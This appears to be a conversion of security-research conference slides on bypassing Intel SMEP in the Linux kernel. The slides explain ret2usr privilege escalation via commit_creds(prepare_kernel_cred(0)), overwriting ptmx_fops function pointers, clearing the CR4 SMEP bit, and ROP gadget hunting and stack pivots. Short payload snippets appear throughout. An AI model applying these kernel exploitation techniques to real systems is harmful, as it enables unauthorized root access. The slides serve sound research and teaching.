

# Practical SMEP bypass techniques on Linux

Vitaly Nikolenko  
@vnik5287  
[vnik@cyseclabs.com](mailto:vnik@cyseclabs.com)

# Who am I?

- Vitaly - @vnik5287
- Security researcher
- Kernel exploit development
- Kernel hardening techniques

# Agenda


- Introduction (ret2usr)
- SMEP bypass
  - SMEP, ROP, Spraying
- CVE-2013-1763 (case study)

# ret2usr

- Linux - kernel space on behalf of user space model
- User space processes cannot access kernel space
- Kernel space can access user space
- ret2usr - redirect corrupted code or data ptr to code or data in user space

# ret2usr

- Memory split
  - 0 to TASK\_SIZE for user-space processes
  - 47 bits minus one guard page =  $0x7FFFFFFFFF000$
- Corrupted function or data struct pointer
- Redirect control flow to `escalate_privs()` in userspace



# ret2usr

## Option #1 - corrupted function ptr

- Find a function pointer to overwrite
- mmap privilege escalation payload in user space:

```
int __attribute__((regparm(3))) (*commit_creds)(unsigned long cred);
```

```
unsigned long __attribute__((regparm(3))) (*prepare_kernel_cred)(unsigned long cred);
```

```
commit_creds = 0xffffffffxxxxxxxx;
```

```
prepare_kernel_cred = 0xffffffffxxxxxxxx;
```

```
void escalate_privs() { commit_creds(prepare_kernel_cred(0)); }
```

- Trigger the function


# ret2usr

## Privilege escalation

- struct cred - basic unit of “credentials”
- prepare\_kernel\_cred - allocates and returns a new struct cred
- commit\_creds - applies the new credentials

# ret2usr

## Option #1 - corrupted function ptr





# ret2usr

## Option #1 - corrupted function ptr

- What function pointer to overwrite?
  - ptmx\_fops
    - `int fd = open("/dev/ptmx", O_RDWR);`
    - `fsync(fd);`
  - perf\_fops
    - `int fd = sys_perf_event_open(...);`
    - `fsync(fd);`
- `grep -E '_ops$|_fops$' /boot/System.map*`


# ret2usr

## Option #2 - corrupted data struct ptr

- Create a fake data structure “A” in user space
- Overwrite the function ptr “A.ptr” with priv esc code (also in user space)
- Trigger the function

# ret2usr


## Option #2 - corrupted data struct ptr



# ret2usr

- When escalate\_privs() completes:
  - retq (stack is not modified)
  - system('/bin/sh') —> #
  - clean exit

# SMEP



# SMEP

- Supervisor Mode Execution Protection

“The processor introduces a new mechanism that provides next level of system protection by blocking malicious software attacks from user mode code when the system is running in the highest privilege level.” - 3rd Gen Intel Core (Datasheet, Volume 1)


# SMEP OOPS

```
[ 131.550836] double fault: 0000 [#1] SMP
[ 131.552467] CPU 0
[ 131.553140] Modules linked in:[ 131.554277] coretemp ghash_clmulni_intel aesni_intel cr
nw_balloon microcode psmouse serio_raw uvcvideo usbhid videobuf2_core hid videodev videobuf2
: snd_rawmidi snd_seq_device snd_ac97_codec ac97_bus snd_pcm acpi_memhotplug snd_timer snd s
2c_piix4 shpchp mac_hid lp parport floppy e1000 mptspi mptscsih mptbase

[ 131.570527] Pid: 1338, comm: vnik Tainted: G          W      3.5.0-23-generic #35~precise1-Ub
3X Desktop Reference Platform
[ 131.574946] RIP: 0010:[<ffffffff816a2484>] [<ffffffff816a2484>] do_page_fault+0x24/0x520
[ 131.577127] RSP: 0000:ffff880039c27f98  EFLAGS: 00010082
[ 131.578486] RAX: 000000008169ece9 RBX: 0000000000000001 RCX: ffffffff8169ece9
[ 131.580335] RDX: 00000000ffffffff RSI: 0000000000000000 RDI: ffff880039c280a8
[ 131.582144] RBP: ffff880039c28098 R08: 0000000000000000 R09: 0000004800000001
[ 131.584842] R10: 00007fffb1804ce0 R11: 0000000000000246 R12: 0000000000131fe4
[ 131.586965] R13: 0000000000000004 R14: 0000000000000040 R15: ffff880039c28268
[ 131.588775] FS: 00007f269ea3e700(0000) GS:ffff88003d600000(0000) knlGS:0000000000000000
[ 131.590824] CS: 0010 DS: 0000 ES: 0000 CR0: 0000000080050033
[ 131.592344] CR2: ffff880039c27f88 CR3: 000000003b011000 CR4: 00000000001407f0
[ 131.594391] DR0: 0000000000000000 DR1: 0000000000000000 DR2: 0000000000000000
[ 131.596356] DR3: 0000000000000000 DR6: 00000000ffff0ff0 DR7: 0000000000000400
[ 131.598159] Process vnik (pid: 1338, threadinfo ffff880039cd4000, task ffff880036e88000)
[ 131.600684] Stack:
[ 131.601331] 28048b4230438b48 ac4539437fc43941 44f1894cc2893e7c e2c148d26348e229
[ 131.603520] 85328b1053034804 ebb07d8b482574f6 00000000801f0f10 00009f840ff93948
[ 131.605526] 3904c18348318b00 0000441f0fed75f0 7fc439412e048b43 c289427cac453947
[ 131.607541] Call Trace:
[ 131.608178] Code: c0 75 ab eb af 66 90 55 48 89 e5 48 81 ec 00 01 00 00 48 89 5d d8 4c 89
1f 44 00 00 <48> 89 b5 10 ff ff ff 8b 85 10 ff ff ff 49 89 ff 83 e0 02 83 f8
[ 131.615316] RIP [<ffffffff816a2484>] do_page_fault+0x24/0x520
[ 131.616834] RSP <ffff880039c27f98>
[ 131.617729] ---[ end trace 95e19b8ea21007b0 ]---
[ 131.618931] Kernel panic - not syncing: Fatal exception in interrupt
```

# SMEP

- Bit 20 (CR4 register) is set 1
- CR4 register value 0x1407f0 = 000**1** 0100 0000 0111 1111 0000



Intel® 64 and IA-32 Architectures  
Software Developer's Manual Vol 3



# SMEP

- If CR4.SMEP = 1, instructions may not be fetched from any user-mode address.  
(according to Intel)
- CR4 register can be modified using standard MOV instructions
- Clear the SMEP bit: `mov $0x1407e0, %cr4`

# SMEP

- Check if SMEP is enabled:
  - `cat /proc/cpuinfo | grep smep #` (no root required)
- Disable SMEP (“nosmep” kernel parameter)
- Hypervisors
  - Xen, VMWare - SMEP support
  - VirtualBox, Hyper-V - no SMEP support
  - VMWare - virtualHW.version “8” or below - no SMEP support

# AWS SMEP

```
awscli --profile awscli --region us-east-1 --output text --query 'Processors[0].ProcessorInfo'
```

```
processor      : 0
vendor_id     : GenuineIntel
cpu family    : 6
model         : 45
model name    : Intel(R) Xeon(R) CPU E5-2650 0 @ 2.00GHz
stepping      : 7
microcode     : 0x70d
cpu MHz       : 1795.672
cache size    : 20480 KB
physical id   : 1
siblings      : 1
core id       : 7
cpu cores     : 1
apicid        : 46
initial apicid : 46
fpu           : yes
fpu_exception : yes
cpuid level   : 13
wp            : yes
flags         : fpu de tsc msr pae cx8 apic sep cmov pat clflush mmx fxsr sse sse2 ss ht syscall r
pni pclmulqdq ssse3 cx16 pcid sse4_1 sse4_2 popcnt tsc_deadline_timer aes avx hypervisor lahf_lm
bogomips      : 3591.34
clflush size  : 64
cache_alignment : 64
address sizes  : 46 bits physical, 48 bits virtual
```

instance created Jun/Jul 2014

# AWS SMEP

```
ubuntu@cyseclabs:~$ cat /proc/cpuinfo
```

```
processor      : 0
vendor_id     : GenuineIntel
cpu family    : 6
model         : 62
model name    : Intel(R) Xeon(R) CPU E5-2670 v2 @ 2.50GHz
stepping      : 4
microcode     : 0x428
cpu MHz       : 2494.044
cache size    : 25600 KB
physical id   : 0
siblings      : 1
core id       : 0
cpu cores     : 1
apicid        : 0
initial apicid : 0
fpu           : yes
fpu_exception : yes
cpuid level   : 13
wp            : yes
flags         : fpu vme de pse tsc msr pae mce cx8 apic sep mtrr pge mca cmov pat pse36 clflush mmx
stant_tsc rep_good nopl xtopology eagerfpu pni pclmulqdq ssse3 cx16 pcid sse4_1 sse4_2 x2apic popcnt t
nd hypervisor lahf_lm xsaveopt fsgsbase smep erms
bogomips      : 4988.08
clflush size  : 64
cache_alignm  : 64
address sizes  : 46 bits physical, 48 bits virtual
power managem
```

instance created Jan 2015

# ROPing

- vmlinux vs vmlinuz?
  - Kernel debugging RPM, DEB, etc.
  - <https://github.com/torvalds/linux/blob/master/scripts/extract-vmlinux>
  - `./extract-vmlinux /boot/vmlinuz-... > elf.bin`
- Finding gadgets
  - `objdump -d ./vmlinux` (aligned addresses only)
  - ROPgadget <http://shell-storm.org/project/ROPgadget/>
- `./ROPgadget.py --binary ./vmlinux > rop.txt` # Intel syntax

# ROPing

## IA32 language density

- Almost any sequence of bytes can be interpreted as an instruction

Of 94 c3; sete %bl

# ROPing

## IA32 language density

- Almost any sequence of bytes can be interpreted as an instruction

Of 94 c3; sete %bl

94 c3; xchg eax, esp; ret

# Stack Pivots

- `mov %rsp, %rXx ; ret`
- `add %rsp, ... ; ret`
- `xchg %rXx, %rsp ; ret`
